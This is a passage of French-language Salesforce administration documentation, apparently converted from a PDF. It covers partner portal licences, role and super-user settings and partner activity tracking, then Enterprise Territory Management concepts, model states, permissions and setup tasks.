Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Il existe deux types d'utilisateurs de portails partenaires : responsables de canaux et utilisateurs partenaires.

Les responsables de canaux sont des utilisateurs internes chargés de gérer les relations partenaires. Avant d'activer un portail, assurez-vous que vos responsables de canal disposent des autorisations appropriées pour gérer les partenaires.

Les utilisateurs partenaires sont des utilisateurs Salesforce dont les attributions sont limitées. Ils ne sont pas membres de votre organisation, mais ils vendent vos produits ou services via des canaux de distribution indirects. Ils sont associés à un compte partenaire donné, ont un accès limité aux données de votre organisation et se connectent via un portail partenaire.

Le tableau suivant présente le stockage par licence ainsi que les fonctionnalités auxquelles l'utilisateur partenaire a accès dans le portail.

| | **Type de licence Partenaire or** |
|---|---|
| Volume de stockage par licence | 5 Mo de stockage de données par utilisateur |
| Documents | Oui |
| Profil Mon compte | Oui |
| Pistes | Oui |
| Objets personnalisés | Oui |
| Approbations | Oui. Les utilisateurs peuvent soumettre des enregistrements pour approbation et consulter le statut des demandes d'approbation dans la liste associée Historique des approbations des pages de détail d'un enregistrement, mais ils ne peuvent pas être attribués en tant qu'approbateurs. |
| Comptes | Oui |
| Opportunités | Oui |
| Salesforce CRM Content (lecture seule) | Oui |
| Rapports | Oui |
| Administration utilisateur externe délégué | Oui |
| E-Mail | Oui |
| Requêtes | Oui |

CONSULTER ÉGALEMENT :

- Présentation du portail partenaire
- Paramètres du portail partenaire

# Définition des paramètres par défaut de rôle et d'utilisateur du portail

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez définir les paramètres par défaut de rôle et d'utilisateur du portail suivants :

- Définir le nombre de rôles par défaut pour des comptes de portail partenaire à la page 2001
- Activer l'accès Partenaire super utilisateur à la page 2002

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Paramètres du portail partenaire

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir le nombre de rôles par compte de portail
- Personnaliser l'application

Pour activer l'accès partenaire super utilisateur
- Personnaliser l'application

## Rôles par compte de portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez définir le nombre de rôles par défaut pour des comptes de portail partenaire. Votre portail partenaire en bénéficie, grâce à la réduction du nombre de rôles non utilisés. Vous pouvez configurer jusqu'à trois rôles, le paramètre par défaut du système étant le troisième.

Par exemple, si vous avez actuellement trois rôles créés alors qu'un compte est activé pour votre portail partenaire, mais qu'un seul rôle est nécessaire pour les nouveaux comptes, vous pouvez réduire le nombre de rôles à un seul.

Pour définir le nombre de rôles par compte de portail partenaire :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur Définir les paramètres par défaut de rôle et d'utilisateur du portail.
3. Dans la page Paramètres par défaut de rôle et d'utilisateur du portail, cliquez sur **Modifier**.
4. Dans la liste déroulante Nombre de rôles, définissez votre nombre de rôles par défaut par compte de portail partenaire.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir le nombre de rôles par compte de portail :
- Personnaliser l'application

5. Cliquez sur **Enregistrer**.

Le nombre de rôles pour des comptes de portail existants ne change pas avec ce paramètre.

CONSULTER ÉGALEMENT :

- Présentation du portail partenaire
- Limitations du portail partenaire
- Paramètres du portail partenaire

## Activation de l'accès partenaire super utilisateur

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer l'accès Partenaire super utilisateur :

- Personnaliser l'application

Pouvoir utiliser l'accès Partenaire super utilisateur, vous devez avoir un portail partenaire activé.

Pour activer l'accès Partenaire super utilisateur :

1. Dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Dans la page Paramètres de gestion des relations partenaires, cliquez sur **Définir les paramètres par défaut de rôle et d'utilisateur du portail**.
3. Cliquez sur **Modifier**, puis sélectionnez la case `Activer l'accès Partenaire super utilisateur`.

Vous pouvez désactiver l'accès Partenaire super utilisateur en désactivant la case `Activer l'accès Partenaire super utilisateur`. Cependant, si vous réactivez cette fonctionnalité, tous les utilisateurs auxquels l'Accès super utilisateur était attribué avant la désactivation retrouvent automatiquement l'Accès super utilisateur. Pour plus d'informations, reportez-vous à Attribution de l'accès Partenaire super utilisateur.

CONSULTER ÉGALEMENT :

- Présentation du portail partenaire
- Paramètres du portail partenaire

# Suivi de l'activité de partenaires

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Il est essentiel de suivre les activités partenaires pour gérer efficacement les pistes et les opportunités. À l'aide du champ `Compte partenaire` sur les pistes et les opportunités, vous pouvez créer des rapports et des vues de liste personnalisés qui vous aident à suivre le travail réalisé par vos utilisateurs partenaires.

**Conseil:** Si, lors de la création d'une vue de liste ou d'un rapport, vous souhaitez inclure toutes les pistes et les opportunités associées à un compte partenaire, utilisez le paramètre Compte partenaire différent de et laissez le troisième champ du filtre vide.

Conseils relatifs au suivi des activités des utilisateurs partenaires :

- Créez des vues de liste pour connaître l'activité de vos partenaires en ce qui concerne les pistes et les opportunités au cours de la dernière semaine.
- Créez un tableau de bord indiquant le nombre de pistes créées au cours de la dernière semaine et dont les partenaires sont responsables.
- Créez une vue de liste des pistes affectées aux partenaires qui n'ont pas été mises à jour récemment.
- Créez des rapports de prévision sur les opportunités des utilisateurs partenaires.
- Utilisez le champ `Date du dernier transfert` de la piste pour rechercher les pistes qui n'ont pas été explorées en temps utile.
- Si vous utilisez des prévisions personnalisables, affectez un utilisateur en tant que responsable de prévision à chaque rôle de partenaire de la hiérarchie des prévisions. Affecter un utilisateur en tant que responsable de prévision signifie que toutes les prévisions des utilisateurs situés en dessous de cet utilisateur dans la hiérarchie de prévision lui sont transmises.

  **Remarque:** Lorsque vous transférez des utilisateurs de portail entre des comptes, les rôles des utilisateurs de portail sont mis à jour. Par conséquent, lorsque vous transférez un utilisateur partenaire vers un autre compte :

  - Les opportunités de chaque compte sont automatiquement recalculées via la hiérarchie des prévisions de l'organisation Salesforce.
  - Les opportunités appartenant à l'utilisateur partenaire restent dans le compte précédent.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Paramètres du portail partenaire

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des vues de liste personnalisées :

- Lire sur le type d'enregistrement inclus dans la liste

Pour créer, modifier, enregistrer et supprimer des rapports :

- Exécution des rapports

  ET

  Lire sur les enregistrements inclus dans les rapports

  ET

  Créer et personnaliser des rapports

Pour créer, modifier et supprimer des tableaux de bord :

- Gérer les tableaux de bord

# Définition d'options de vente

## Gestion des territoires d'entreprise

Enterprise Territory Management permet de modéliser vos territoires de vente en une structure logique et flexible qui connecte vos commerciaux aux comptes auxquels ils vendent.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management. Vous pouvez activer et utiliser en même temps la Gestion des territoires d'entreprise et les Prévisions collaboratives dans votre organisation Salesforce, mais les deux fonctionnalités ne sont pas actuellement intégrées pour fonctionner conjointement.

La fonctionnalité de gestion des territoires d'origine de Salesforce permet d'accorder aux utilisateurs l'accès à des comptes selon des critères tels que le code postal, le secteur d'activité, le chiffre d'affaires ou un champ personnalisé adapté à votre activité. Enterprise Territory Management élargit la fonctionnalité d'origine en offrant des types de territoire, des modèles de territoire et des états de modèle de territoire. Ces composants vous permettent de créer et de prévisualiser des structures et stratégies de plusieurs territoires avant d'activer et de mettre en œuvre les plus efficaces. Enterprise Territory Management facilite également les attributions entre les territoires, les comptes et les opportunités. Les rapports personnalisés aident à organiser votre modèle de territoire afin d'optimiser la couverture, d'évaluer avec efficacité les territoires et de modifier votre modèle si nécessaire. Votre équipe peut utiliser Chatter pour collaborer pendant la conception et l'élaboration de votre modèle de territoire.

Pour des instructions complètes sur la mise en oeuvre de cette fonctionnalité, reportez-vous au guide *Enterprise Territory Management Implementation Guide*.

CONSULTER ÉGALEMENT :

Guide de mise en oeuvre de la Gestion des territoires d'entreprise

## Concepts d'Enterprise Territory Management

Découvrez les fonctionnalités et les concepts associés sur lesquels reposent la puissance et la convivialité de Enterprise Territory Management. La compréhension de ces concepts peut vous aider à améliorer la conception de vos territoires.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

### Type de territoire

Les types de territoire facilitent l'organisation de vos territoires par des caractéristiques importantes pour votre société. Chaque territoire que vous créez doit avoir un type. Les types de territoires sont utilisés *uniquement* pour organiser et créer des territoires. Ils ne sont pas affichés dans les hiérarchies de modèles de territoire.

### Priorité du type de territoire

La définition et la gestion des informations de priorité du type de territoire permettent de sélectionner le type de territoire que vous créez ou modifiez. Aucune option de propriété n'est prédéfinie. Par conséquent, votre organisation doit créer son propre schéma de priorité. Par exemple, `001` peut indiquer le niveau le plus élevé ou le plus faible d'un type de territoire. Utilisez un schéma flexible pour pouvoir ajouter des types de territoire.

Territoire

Les territoires organisent des groupes de comptes et les utilisateurs Salesforce qui utilisent ces comptes. Les territoires sont créés en fonction de types de territoire.

Modèle de territoire

Un modèle de territoire représente un système de gestion de territoires complet pour votre organisation. La conception de modèles permet de créer et de prévisualiser plusieurs structures de territoires et différentes attributions de comptes et d'utilisateurs avant d'activer le modèle qui convient le mieux.

Hiérarchie des territoires

La hiérarchie des territoires montre la structure des territoires d'un modèle et représente son principal point d'interaction. Démarrez depuis la hiérarchie pour créer, modifier et supprimer des territoires, exécutez des règles d'attribution pour des territoires, et accédez aux pages de détail du territoire pour plus d'informations. Dans la hiérarchie, vous pouvez également attribuer des territoires à des opportunités, exécuter des règles d'attribution au niveau du modèle et activer ou archiver le modèle.

État du modèle de territoire

L'état du modèle de territoire indique si un territoire est en cours de planification, en cours d'utilisation ou archivé. Votre organisation ne peut avoir qu'un seul modèle de territoire `actif` à la fois, mais vous pouvez créer et gérer plusieurs modèles dans un état `planification` ou `archivé`, et les utiliser pour une conception ou une référence supplémentaire.

Comment les autorisations affectent-elles l'accès aux fonctionnalités et aux données dans Enterprise Territory Management ?

Lors de la mise en oeuvre de Enterprise Territory Management, vous devez savoir comment les autorisations des fonctionnalités affectent la gestion et l'accès aux enregistrements et aux données.

## Type de territoire

Les types de territoire facilitent l'organisation de vos territoires par des caractéristiques importantes pour votre société. Chaque territoire que vous créez doit avoir un type. Les types de territoires sont utilisés *uniquement* pour organiser et créer des territoires. Ils ne sont pas affichés dans les hiérarchies de modèles de territoire.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Par exemple, vous pouvez créer un type de territoire appelé *`Comptes nommés Universal Telco`*, puis créer des territoires contenant des comptes nommés à partir de ce type. Vous pouvez également créer un type de territoire appelé *`Géographie`*, puis créer des territoires basés sur des régions ou des provinces à partir de ce type.

Lorsque vous créez un type de territoire, assurez-vous que l'étiquette et la description indiquent clairement la nature des territoires de ce type.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Priorité du type de territoire

La définition et la gestion des informations de priorité du type de territoire permettent de sélectionner le type de territoire que vous créez ou modifiez. Aucune option de propriété n'est prédéfinie. Par conséquent, votre organisation doit créer son propre schéma de priorité. Par exemple, *001* peut indiquer le niveau le plus élevé ou le plus faible d'un type de territoire. Utilisez un schéma flexible pour pouvoir ajouter des types de territoire.

Lorsque vous créez un territoire, vous sélectionnez un type dans le champ de référence `Type de territoire`. Dans la référence, vous pouvez afficher la priorité attribuée au type de territoire.

Exemple: Votre organisation utilise la priorité du type de territoire afin de refléter votre stratégie commerciale de l'année. Votre organisation prévoit plus d'opportunités dans la zone Ouest que dans la zone Est pour l'année à venir. Par conséquent, la priorité *001* est attribuée au type de territoire Est et la priorité *005* est attribuée au type de territoire Ouest. Ces attributions de priorité permettent de préciser le type de territoire approprié lors de la création d'enregistrements de territoire. En milieu d'année, les opportunités augmentent fortement pour votre projet dans la région Sud-Est. Par conséquent, vous créez un type de territoire appelé Sud-Est, auquel vous attribuez la priorité *003* afin de refléter l'évolution de votre stratégie commerciale.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Territoire

Les territoires organisent des groupes de comptes et les utilisateurs Salesforce qui utilisent ces comptes. Les territoires sont créés en fonction de types de territoire.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

L'enregistrement du territoire indique les utilisateurs attribués, les comptes attribués manuellement, ainsi que les règles qui attribuent automatiquement des comptes. Un territoire peut avoir des territoires parents et enfants. Selon le mode d'attribution de comptes par votre organisation, un compte peut être attribué à plusieurs territoires.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Modèle de territoire

Un modèle de territoire représente un système de gestion de territoires complet pour votre organisation. La conception de modèles permet de créer et de prévisualiser plusieurs structures de territoires et différentes attributions de comptes et d'utilisateurs avant d'activer le modèle qui convient le mieux.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Chaque modèle de territoire inclut une hiérarchie graphique. La hiérarchie montre la structure de territoires de votre modèle (y compris les territoires parent et enfants), et permet de créer, de modifier et de supprimer des territoires, et d'afficher leur page de détail. Votre organisation peut créer et modifier jusqu'à quatre modèles de territoire différents, mais un seul modèle peut être activé à la fois. Activez le modèle que vous souhaitez utiliser pour confirmer les attributions d'utilisateurs et de comptes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

# Hiérarchie des territoires


La hiérarchie des territoires montre la structure des territoires d'un modèle et représente son principal point d'interaction. Démarrez depuis la hiérarchie pour créer, modifier et supprimer des territoires, exécutez des règles d'attribution pour des territoires, et accédez aux pages de détail du territoire pour plus d'informations. Dans la hiérarchie, vous pouvez également attribuer des territoires à des opportunités, exécuter des règles d'attribution au niveau du modèle et activer ou archiver le modèle.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud




Le nom et l'état du modèle de territoire sont affichés dans le noeud supérieur de la hiérarchie (1). Les territoires parent et enfant sont imbriqués sous le nom du modèle (2). Créez ou modifiez des territoires enfants ou exécutez leurs règles d'attribution (3). Exécutez le filtre qui attribue des territoires à des opportunités (4). Exécutez les règles d'attribution pour tous les territoires du modèle (5). Survolez pour afficher la date de dernière exécution des règles (6). Définir l'état du modèle sur `Actif` ou `Archive` (7). Basculez vers une vue de liste triée et revenez à la vue de l'arborescence (8).

# État du modèle de territoire

L'état du modèle de territoire indique si un territoire est en cours de planification, en cours d'utilisation ou archivé. Votre organisation ne peut avoir qu'un seul modèle de territoire `actif` à la fois, mais vous pouvez créer et gérer plusieurs modèles dans un état `planification` ou `archivé`, et les utiliser pour une conception ou une référence supplémentaire.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Certains états reflètent le cycle de vie du modèle de territoire et d'autres signalent des erreurs de traitement avec un changement d'état.

| État du cycle de vie | Définition |
|---|---|
| `Planification` | L'état par défaut de chaque modèle de territoire que vous créez. L'état `Planification` permet de prévisualiser la hiérarchie de territoires d'un modèle avant de le déployer. Les utilisateurs n'ont aucun accès aux territoires de comptes dans des modèles avec un état `Planification`. |
| `Actif` | L'état d'un modèle de territoire que vous avez activé et une fois le traitement terminé. Un *seul* modèle à la fois peut être actif dans votre organisation Salesforce.<br><br>Un modèle avec un état `Actif` permet aux utilisateurs de consulter les détails du modèle, notamment les hiérarchies, les territoires, ainsi que tous les comptes et utilisateurs attribués. Les utilisateurs attribués à des territoires avec un modèle actif peuvent accéder et modifier les comptes auxquels ils ont été attribués dans ce modèle. |
| `Archivé` | L'état d'un modèle de territoire que vous avez archivé et une fois le traitement terminé. Un modèle archivé ne permet plus aux utilisateurs d'accéder aux comptes, mais les administrateurs peuvent consulter la hiérarchie et les règles d'attributions configurées lorsque le modèle était actif. Seul le modèle *actif* peut être archivé, et les modèles archivés ne peuvent pas être réactivés.<br><br>Lorsque vous archivez un modèle de territoire ou supprimez un territoire d'un modèle actif, le champ `Territoire` est réinitialisé sur une valeur vierge dans les enregistrements d'opportunité auxquels ces territoires sont attribués. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

| État d'erreur | Définition |
| --- | --- |
| `Échec de l'activation` | Une erreur s'est produite lors de l'activation. Consultez votre messagerie pour plus d'informations de Salesforce. |
| `Échec de l'archivage` | Une erreur s'est produite lors de l'archivage. Consultez votre messagerie pour plus d'informations de Salesforce. |

## Comment les autorisations affectent-elles l'accès aux fonctionnalités et aux données dans Enterprise Territory Management ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Lors de la mise en oeuvre de Enterprise Territory Management, vous devez savoir comment les autorisations des fonctionnalités affectent la gestion et l'accès aux enregistrements et aux données.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Assurez-vous que les autorisations utilisateur accordent un niveau d'accès adapté aux utilisateurs. Par exemple, si vous souhaitez que les responsables des opérations commerciales et certains directeurs commerciaux puissent gérer les territoires, Si oui, attribuez-leur l'autorisation « Gérer les territoires ». Tout utilisateur qui crée des règles d'attribution de compte doit également disposer de l'autorisation « Afficher tout » sur les comptes.

| Les utilisateurs qui souhaitent : | Nécessitent les autorisations, les rôles ou la propriété : |
| --- | --- |
| • Créer des modèles de territoires et tous les enregistrements associés (notamment des types de territoire)<br>• Afficher et gérer les modèles de territoire dans tous les états : `Planification`, `Actif` et `Archivé`<br>• Activer, archiver, supprimer ou cloner des modèles de territoire<br>• Afficher les informations sur les territoires, dans les enregistrements de compte attribués à des territoires, pour des territoires dans des modèles avec *tous* les états (`Planification`, `Actif` et `Archivé`) | Gérer les territoires |
| • Créer ou modifier des règles d'attribution de comptes | Gérer les territoires ET Afficher tout sur les comptes<br>Remarque: Les champs disponibles dans les règles d'attribution de compte dépendent des paramètres de sécurité au niveau du champ des comptes, s'ils sont définis. Par exemple, une utilisatrice |

| Les utilisateurs qui souhaitent : | Nécessitent les autorisations, les rôles ou la propriété : |
| --- | --- |
| | dispose des autorisations appropriées pour créer des règles d'attribution de compte, mais son profil ne lui permet pas d'afficher le champ `Chiffre d'affaires annuel` de l'objet Compte. Elle ne peut pas créer de règles d'attribution de compte comprenant ce champ. |
| • Afficher l'arborescence de Configuration de Salesforce, y compris les paramètres des territoires<br>• Afficher le modèle de territoire dans un état `Actif`, y compris ses enregistrements associés (tels que les types de territoire et les règles d'attribution) et d'autres éléments (tels que la hiérarchie des territoires)<br>• Afficher le nom de tous les enregistrements de compte attribués à des territoires dans le modèle de territoire `Actif`.<br>• Afficher les informations sur les territoires, dans les enregistrements de compte attribués à des territoires, uniquement pour des territoires dans des modèles avec un état `Actif` | Afficher la configuration<br>Remarque: L'autorisation Afficher la configuration est activée par défaut dans le profil Utilisateur standard. |
| Afficher les données de modèles sous un état `Planification` et `Archivé` dans les rapports qui incluent des territoires, des enregistrements attribués ou des règles | Gérer les territoires |
| Attribution manuelle d'un territoire à une opportunité | Accès en partage au compte de l'opportunité. Les utilisateurs qui ont accès en partage au compte peuvent attribuer n'importe quel territoire actif à l'opportunité. Les utilisateurs qui n'ont pas accès peuvent attribuer uniquement un territoire qui est également attribué au compte de l'opportunité.<br>Remarque: Pour les attributions manuelles de territoires, Salesforce suggère des opportunités attribuées au compte du territoire, mais les utilisateurs qui ont accès en partage peuvent rechercher et attribuer n'importe quel territoire du modèle actif.<br>Lorsqu'un territoire est attribué à une opportunité, elle est partagée avec tous les utilisateurs de Salesforce attribués au parent de ce territoire dans la hiérarchie de modèles de territoire. |

# Gestion des territoires de vente de votre organisation Salesforce

Utilisez Enterprise Territory Management pour gérer les territoires commerciaux de votre organisation. Créez des types de territoires, élaborez un modèle, puis ajoutez et testez vos règles d'attribution de compte. Lorsque le modèle vous convient, activez-le, puis attribuez des utilisateurs et des comptes. Déployez-le dans votre organisation, puis exécutez des rapports pour évaluer son impact et apporter des ajustements si nécessaire.

**Remarque:** Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Avant de commencer à élaborer votre modèle de territoire, planifiez votre approche. Sélectionnez des caractéristiques d'organisation, par exemple un secteur d'activité, un chiffre d'affaires annuel ou un emplacement, afin de diviser les comptes de votre organisation en segments logiques adaptés à votre activité.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour gérer des territoires :
- Gérer les territoires

### Activation d'Enterprise Territory Management.

À compter de la version Winter '15, Enterprise Territory Management peut être activée par les administrateurs dans les nouvelles organisations Salesforce. Les organisations créées avant la version Winter '15 doivent appeler salesforce.com pour activer la fonctionnalité. Enterprise Territory Managementne peut pas être activée dans les organisations existantes qui ont les Prévisions personnalisables activées.

### Définition des paramètres de gestion des territoires d'entreprise

Définissez et configurez les paramètres de Gestion des territoires d'entreprise.

### Utilisation de Chatter pour collaborer sur des modèles de territoires

Activez le Suivi de fil Chatter dans l'objet Modèle de territoire afin de collaborer sur le développement de modèles directement dans les enregistrements des modèles. Votre équipe peut publier et répondre à des commentaires, joindre des fichiers et recevoir des notifications lorsque l'état des modèles changent ou lorsque des champs importants sont mis à jour.

### Élaboration d'un modèle de territoire

Un modèle de territoire organise tous les éléments du plan de gestion des territoires de votre organisation, notamment une hiérarchie des territoires, des attributions de comptes et des attributions d'utilisateurs. Maintenez votre modèle dans l'état `planification` pendant l'élaboration de votre hiérarchie, définissez des règles d'attribution de territoires, ajoutez des utilisateurs aux territoires, puis exécutez vos règles pour observer les attributions de compte qui en résultent.

### Attribution manuelle d'un territoire ou plus à un compte

Attribuez un ou plusieurs territoires à un compte directement depuis l'enregistrement du compte. Seuls les territoires qui appartiennent à des modèles dans un état `Planification` ou `Actif` peuvent être attribués à des comptes.

### Attribution manuelle d'une ou de plusieurs règles d'attribution à un territoire

Attribuez une ou plusieurs règles d'attribution d'objet à un territoire directement à partir de l'enregistrement du territoire. Les règles disponibles proviennent du modèle auquel le territoire appartient.

### Attribution manuelle d'un territoire à une opportunité

Un enregistrement d'opportunité permet d'attribuer et de suivre le territoire dans lequel les commerciaux associés gèrent cette opportunité. Les attributions manuelles de territoires sont contrôlées par votre accès en partage au compte attribué (parent) de l'opportunité. Lorsque vous attribuez un territoire à une opportunité, elle est partagée avec tous les utilisateurs de Salesforce attribués au territoire parent dans la hiérarchie du modèle de territoire.

### Exécution du filtre d'attribution de territoires d'opportunité

Le filtre d'attribution de territoires d'opportunité attribue automatiquement des territoires à des opportunités en fonction de la logique de filtrage de la classe Apex.

### Clonage d'un modèle de territoire

Le clonage permet d'effectuer une copie d'un modèle de territoire que vous pouvez utiliser pour tester différents paramètres sur un territoire. Le nouveau modèle comprend les territoires, les règles d'attribution, les utilisateurs et les comptes attribués manuellement d'origine. Seuls les modèles dans un état `Planification`, `Actif` ou `Archivé` peuvent être clonés. Une fois le clonage terminé, l'état du nouveau modèle est `Planification`.

### Attribution d'utilisateurs à des territoires

Attribuez des utilisateurs aux territoires dans lesquels ils vont vendre des produits et des services. Vous pouvez attribuer des utilisateurs à des territoires appartenant à des modèles dans un état `Actif` ou `Planification`, bien que les attributions effectuées dans des modèles sous l'état `Planification` sont destinées uniquement à des opérations de planification : elles n'affectent *pas* l'accès des utilisateurs aux enregistrements.

### Identification des utilisateurs de territoires par rôle territoire

Suivre les fonctions utilisateur dans les territoires en créant des rôles de territoire et en les attribuant aux utilisateurs de territoires qui en ont besoin. Les utilisateurs peuvent même avoir différents rôles dans des territoires différents.

### Activation d'un modèle de territoire

Lorsque la structure de votre modèle de territoire et de ses attributions de comptes de territoire vous conviennent, vous pouvez l'activer. Notez que vous pouvez également maintenir les modèles dans les états `Planification` et `Archivé` pour des conceptions et références ultérieures.

### Configuration des autorisations Enterprise Territory Management et de l'accès des administrateurs et des utilisateurs

Une étape important de la mise en oeuvre d'Enterprise Territory Management est de s'assurer que les utilisateurs appropriés peuvent accéder aux éléments, aux enregistrements et aux éléments d'enregistrement appropriés du modèle de territoire.

### Exécution de règles d'attribution pour un territoire

Exécutez des règles d'attribution de compte pour tous les territoires qui ont des règles définies et qui appartiennent à un modèle de territoire dont l'état est `Planification` ou `Actif`. Si l'état de votre territoire est `Planification`, l'exécution des règles permet de *prévisualiser* les attributions de compte. Si l'état de votre territoire est `Actif` lors de l'exécution des règles, les comptes sont attribués à des territoires en fonction de vos règles.

### Recherche des territoires auxquels une règle d'attribution s'applique

Si vous utilisez des règles pour attribuer des comptes à des territoires, il peut être utile de déterminer les territoires auxquels une règle unique s'applique.

CONSULTER ÉGALEMENT :

Concepts d'Enterprise Territory Management

Gestion des territoires d'entreprise

## Activation d'Enterprise Territory Management.

